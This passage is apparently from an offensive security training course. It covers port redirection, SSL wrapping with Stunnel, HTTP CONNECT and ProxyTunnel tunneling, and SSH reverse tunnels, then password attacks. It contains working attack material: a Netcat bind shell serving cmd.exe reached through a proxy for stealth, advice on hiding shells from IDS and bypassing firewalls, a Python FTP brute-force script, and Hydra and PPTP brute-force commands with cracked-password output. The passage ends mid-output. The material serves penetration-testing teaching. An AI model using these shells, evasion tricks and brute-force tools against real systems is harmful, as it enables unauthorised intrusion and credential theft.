Port tunneling and redirection give us surgical tools to deal with TCP and UDP traffic. It allows us to control the direction flow of our traffic, which can often be useful to us in restricted environments.

11.1 Port Redirection

Port redirection involves accepting traffic on a network interface, on a specific port, and redirecting it to a different IP address / port.

This ability can be useful to us in several situations. Let's examine the following scenario:



Imagine you are at the office, which is protected by a firewall with strict outbound rules, allowing only outbound traffic on port 80 (no content inspection). You are an IRC addict and must constantly be connected to your favorite IRC server in order maintain your mental health.



On your home computer, you can listen on port 80, and redirect any incoming traffic to that port, to the IRC server, port 6667.

There are several port redirectors for windows platforms, such as fpipe and winrelay. My favorite port redirector is rinetd, which is present on BackTrack.

Let's solve our problem:

- Home computer : 85.64.228.230
- IRC Server : irc.freenode.net


We can configure rinetd using /etc/rinetd.conf :

```
85.64.228.230 80 irc.freenode.net 6667
```

We then run rinetd and try to connect to our home computer on port 80.

```
C:\>nc -nv 85.64.228.230 80
(UNKNOWN) [85.64.228.230] 80 (?) open
NOTICE AUTH :*** Looking up your hostname...
NOTICE AUTH :*** Checking ident
NOTICE AUTH :*** No identd (auth) response
NOTICE AUTH :*** Found your hostname
```


We see that we are successfully redirected to the IRC server. We can now point our IRC client to connect to "server" 85.64.230.80, port 80. Since we are redirecting traffic through port 80, it is not blocked by our corporate firewall.



11.2 SSL Encapsulation - Stunnel

As described by the authors, Stunnel is designed to work as an SSL encryption wrapper between remote client and local or remote server. It can be used to add SSL functionality to commonly used daemons such as POP2, POP3, and IMAP servers without any changes in the program code.

Stunnel can also be used to encrypt traffic, to help prevent various MITM attacks, or evade IDS/IPS systems. Let's examine a scenario where we have a mail server that supports SSL connections, but our mail client has no SSL support. We are concerned that an attacker might be eavesdropping on our local LAN, and you would like to add SSL support to your mail client.





On our office machine, we would configure Stunnel to listen on 127.0.0.1, port 110, encapsulate and redirect any traffic coming to this port, to our mail server, port 995 (POP3 SSL). Notice that if we try talking to this port in RAW TCP, we get no response as the mail server expects an SSL handshake:

```
bt ~ # nc -v 208.69.121.74 995
vnemous.nexcess.net [208.69.121.74] 995 (pop3s) open

^C punt!
bt ~ #
```

We configure our stunnel.conf (/usr/local/etc/stunnel/stunnel.conf):

```
cert = /usr/local/etc/stunnel/stunnel.pem

; Some security enhancements for UNIX systems - comment them out on Win32
chroot = /usr/local/var/lib/stunnel/
setuid = nobody
setgid = nogroup
pid = /stunnel.pid

client = yes

; Service-level configuration

[pop3s]
accept = 127.0.0.1:110
connect = 208.69.121.74:995
```

We run Stunnel and should now be able to connect to our SSL enabled mail server through port 110 on 127.0.0.1.



```
bt ~ # stunnel
bt ~ # nc -v 127.0.0.1 110
localhost [127.0.0.1] 110 (pop3) open
+OK Hello there.
USER myusername
+OK Password required.
PASS mypassword
-ERR Login failed.
QUIT
+OK Better luck next time.
bt ~ #
```

Several IPS systems recognize Netcat bind and reverse shell network signatures and are able to stop and kill the connection. In these cases, Stunnel is especially useful, as IDS systems are rarely able to inspect SSL traffic. Try to implement a Netcat SSL encrypted session. Notice that the listening Netcat should have **client=no** in its stunnel.conf.



11.2.1 Exercise 21

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs.
- Do not forget to shut down the Windows XP firewall, or alternatively open a port for bind shells.


1. Connect to your Windows XP client machine.
2. Make an encrypted Netcat bind shell connection between your victim Windows XP SP1 machine and your attacking computer. Use Stunnel to encrypt the traffic with SSL.

11.3 HTTP CONNECT Tunneling

<http://en.wikipedia.org/wiki/HTTP>

The HTTP CONNECT method establishes a "tunneled" connection through the Proxy to a destination server. The original intent of the CONNECT method was to allow tunneling of SSL, but it also allows for tunneling to other ports.

For example, consider the following situation:





- Victim : 85.64.226.117 (shell listening on port 3030)
- Attacker : 83.130.79.89
- Proxy : 85.64.228.230 (proxy listening on port 8888)

Our victim has a Netcat bind shell waiting for us on port 3030. For stealth reasons, we want to connect to that Netcat shell, via a proxy. We can do this via the CONNECT method:

```
bt ~ # nc -nvv 85.64.228.230 8888
(UNKNOWN) [85.64.228.230] 8888 (?) open
CONNECT 85.64.226.117:3030 HTTP/1.0

HTTP/1.0 200 Connection established
Proxy-agent: tinyproxy/1.6.3

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 85.64.226.117
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 85.64.226.1

C:\WINDOWS\system32>
```



This is what the Netcat connection on the victim machine looks like:

```
C:\WINDOWS\system32>nc -lvp 3030 -e cmd.exe
listening on [any] 3030 ...
connect to [85.64.226.117] from [85.64.228.230] 48122
```

Notice that the connecting machine's IP is identified as 85.64.228.230 – our proxy server.



11.4 ProxyTunnel

As described by its authors, ProxyTunnel is a program that connects stdin and stdout to a server somewhere on the network, through a standard proxy that supports the CONNECT method. Please read the following article about proxytunnel:

<http://proxytunnel.sourceforge.net/paper.php>

Proxytunnel leverages on the HTTP connect method to allow us to fully take advantage of these tunneling features. It takes care of the HTTP tunnel creation and creates a listening network socket for us to stream our information through, via the tunnel.



Let's try reconnecting to our victim Netcat shell, this time using ProxyTunnel:

```
bt ~ # cd /pentest/tunneling/proxytunnel-1.6.3/
bt proxytunnel-1.6.3 # ./proxytunnel
bt proxytunnel-1.6.3 # proxytunnel -a 80 -p 85.64.228.230:8888 -d 85.64.226.117:3030
Forked into the background with pid 26608
bt proxytunnel-1.6.3 # nc -v 127.0.0.1 80
localhost [127.0.0.1] 80 (http) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 85.64.226.117
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 85.64.226.1

C:\WINDOWS\system32>
```



11.4.1 Exercise 22

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs.

1. If you haven't identified it already, there's another network in the labs. The “Router” machine connects to it. The IP address range of this network is 172.16.1.X. Try to identify all the machines on the new network, using the HTTP proxy. Do some research about how this can be done!
2. There's one machine on the remote network which has Terminal Services (port 3389) open. Tunnel your way to that port, and connect to the machine using a terminal services client. There's an unpublished exploit on the desktop!!!



11.5 SSH Tunneling


SSH tunneling is an amazing technique to encrypt traffic and access otherwise non routable machines in a secure way. This technique often stumps first timers and requires a lot of review and experimentation to settle down.

I suggest reading the following article before proceeding.

http://www.ssh.com/support/documentation/online/ssh/winhelp/32/Tunneling_Explained.html

SSH sessions are capable of creating bi-directional channels which can be used to forward remote and local connections. This feature allows us to do seemingly impossible TCP/UDP traffic manipulations.


Let's examine the following scenario:



Imagine an attacker has received a reverse shell from a victim on a non routable network. This victim also has Remote Desktop (TCP port 3389) enabled on his machine. The attacker has the username / password for the victim machine (password dumping / hash cracking, keylogging, etc), and wants to connect to the victim's remote desktop service. Note that the victim is on a non routable network, behind NAT.

The attacker can configure his SSH server to listen on port 80, and can create an SSH tunnel between the attacker machine and the victim machine where port 3389 is redirected from the victim machine, to the attacker machine. The attacker can now connect to his 127.0.0.1 address, on port 3389, and will be redirected back to the victim machine. Please re-read this carefully.

Here is a close-up on the communication channels:



It's OK if you find this confusing at first. Let it simmer and try the exercises.

In this exercise, we will create a tunnel between Bob and Anne. Bob is behind NAT, and Anne would like to connect to his RDP service. She asks Bob to create



an SSH tunnel from his machine to her local computer, running an SSH server. Bob is running Windows XP and Anne is running Linux. Bob uses the “plink” ssh client for Windows and creates the tunnel:

```
plink -l root -pw password -C -R 3389:127.0.0.1:3389 <anne's IP>
```

port to relocate on Anne's machine : local IP : source port to tunnel

Once created, Anne can see that she now has a listening RDP port (3389) on her local 127.0.0.1 IP. She can now connect to this IP using Rdesktop, and connected to Bobs' computer.



11.6 What about content inspection ?

So far, we've traversed firewall rules based on port filters and stateful inspection. What happens if there's a content inspection device on the network that does not blindly allow any protocol out of the specified ports? In this case, our previous outbound SSH connection to port 80 would be blocked since the content inspection filters would notice that a protocol other than HTTP is trying to get by.

With a bit of creative thinking we'll see that the combination of SSH tunneling and ProxyTunnel can overcome many content inspection mechanisms, as our SSH tunnel would be itself, encapsulated in HTTP or HTTPS.



12. Module 12- Password Attacks

A note from the authors

From my experience, weak passwords are one of the main security holes in internal networks. I stress the word “internal”, as I do not often find weak passwords on external services. Network administrators have started to understand the dangers weak passwords can pose and, as a result, their network perimeter is usually well protected in this aspect. However, the internal network is usually weak password heaven. I very often identify blank passwords, passwords such as “backup”, “12345”, passwords which are identical to the username or have a few numbers appended to it (user: muts pass: muts12).

I personally think that as a technology, password based authentication is one of the weakest forms of user verification, the main reason being that most times, the choice of the password is left to the user (which as we know, is the weakest part of the security chain). Even if this is not the case (such as randomly created passwords), the security of the password is still left to the user (writing it on a PostIt note, keeping it under the keyboard). Unfortunately, it seems like corporate policies are not able to enforce password security to a satisfying level.

In this module, we will discuss four different password attack vectors – Online password attacks, Offline password attacks memory password attacks, and physical access attacks.



12.1 Online Password Attacks

Any network service requiring a user to log on is vulnerable to password guessing. This includes services such as HTTP, POP3, IMAP, VNC, SMB, RDP, SSH, TELNET, LDAP, IM, SQL etc. An “online” password attack involves the automation of the guessing process in order to speed the attack and improve our chances of a successful guess.

Let's write a simple FTP username / password bruteforce script.

Notice what happens when we try to log on with wrong credentials to our FTP server:

```
bt ~ # ftp 192.168.0.112
Connected to 192.168.0.112.
220 Welcome to Code-Crafters - Ability Server 2.34.
Name (192.168.0.112:root): muts
331 Please send PASS now.
Password:
530 Bad password, please restart from USER.
Login failed.
ftp> quit
221 Thanks for visiting.
bt ~ #
```



And when we use a correct password:

```
bt ~ # ftp 192.168.0.112
Connected to 192.168.0.112.
220 Welcome to Code-Crafters - Ability Server 2.34.
Name (192.168.0.112:root): ftp
331 Please send PASS now.
Password:
230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> quit
221 Thanks for visiting.
bt ~ #
```

Having reviewed this information, let's write a simple python script that will attempt to bruteforce the password for a (known) user - "ftp".

```
#!/usr/bin/python
import socket
import re
import sys

def connect(username,password):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print "[*] Trying " + username + ":" + password
    s.connect(('192.168.0.112',21))
    data = s.recv(1024)
    s.send('USER ' + username + '\r\n')
    data = s.recv(1024)
    s.send('PASS ' + password + '\r\n')
    data = s.recv(3)
    s.send('QUIT\r\n')
    s.close()
    return data

username = "ftp"
passwords = ["test","backup","password","12345","root","administrator","ftp","admin"]

for password in passwords:
    attempt=connect(username,password)
    if attempt == "230":
        print "[*] Password found: "+ password
        sys.exit(0)
```



This script examines the FTP message given after the login (`data = s.recv(3)`) and checks to see if it contains the FTP 230 Message (login successful).

Running this tool on our FTP server give use the following result:

```
bt ~ # ./ftpbrute.py
[*] Trying ftp:test
[*] Trying ftp:backup
[*] Trying ftp:password
[*] Trying ftp:12345
[*] Trying ftp:root
[*] Trying ftp:administrator
[*] Trying ftp:ftp
[*] Password found: ftp
bt ~ #
```

This script performs very poorly as an FTP bruteforce tool and is written solely for the purpose of programatically explaining the concepts behind password bruteforce. As you may have noticed, this script checks for username / password combinations in sequence. One major improvement we could make is to run our attempts in parallel.



12.2 Hydra

As described by its authors, THC-Hydra is the best parallized login hacker for Samba, FTP, POP3, IMAP, Telnet, HTTP Auth, LDAP, NNTP, MySQL, VNC, ICQ, Socks5, PCNFS, Cisco and more. Hydra Includes SSL support and is part of Nessus. Hydra supports a huge number of protocols and is probably the most well known password bruteforce tool.

Type “hydra” in a BackTrack console in order to see the many hydra command line options.

12.2.1 FTP Bruteforce

```
bt ~ # hydra -l ftp -P passwords.txt -v 192.168.0.112 ftp
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2006-11-04 16:41:48
[DATA] 16 tasks, 1 servers, 22 login tries (l:1/p:22), ~1 tries per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... done
[STATUS] attack finished for 192.168.0.112 (waiting for childs to finish)
[21][ftp] host: 192.168.0.112 login: ftp password: ftp
Hydra (http://www.thc.org) finished at 2006-11-04 16:41:58
bt ~ #
```



12.2.2 POP3 Bruteforce

```
bt ~ # hydra -l muts -P passwords.txt -v 192.168.0.112 pop3
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2006-11-04 16:44:44
[DATA] 16 tasks, 1 servers, 22 login tries (l:1/p:22), ~1 tries per task
[DATA] attacking service pop3 on port 110
[VERBOSE] Resolving addresses ... done
[110][pop3] host: 192.168.0.112  login: muts  password: password
[VERBOSE] Skipping current login as we cracked it
[STATUS] attack finished for 192.168.0.112 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2006-11-04 16:44:49
bt ~ #
```

12.2.3 SNMP Bruteforce


```
bt ~ # hydra -P passwords.txt -v 192.168.0.112 snmp
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2006-11-04 17:01:10
[DATA] 16 tasks, 1 servers, 23 login tries (l:1/p:23), ~1 tries per task
[DATA] attacking service snmp on port 161
[VERBOSE] Resolving addresses ... done
[161][snmp] host: 192.168.0.112  login:  password: manager
[VERBOSE] Skipping current login as we cracked it
[STATUS] attack finished for 192.168.0.112 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2006-11-04 17:01:15
bt ~ #
```



12.2.4 Microsoft VPN Bruteforce

```
bt ~ # dos2unix words
dos2unix: converting file words to UNIX format ...
bt ~ # cat words |thc-pptp-bruter 192.168.0.112
PPTP Connection established.
Hostname '', Vendor 'Microsoft Windows NT', Firmware: 2195
5 passwords tested in 0h 00m 00s (5.00 5.00 c/s)
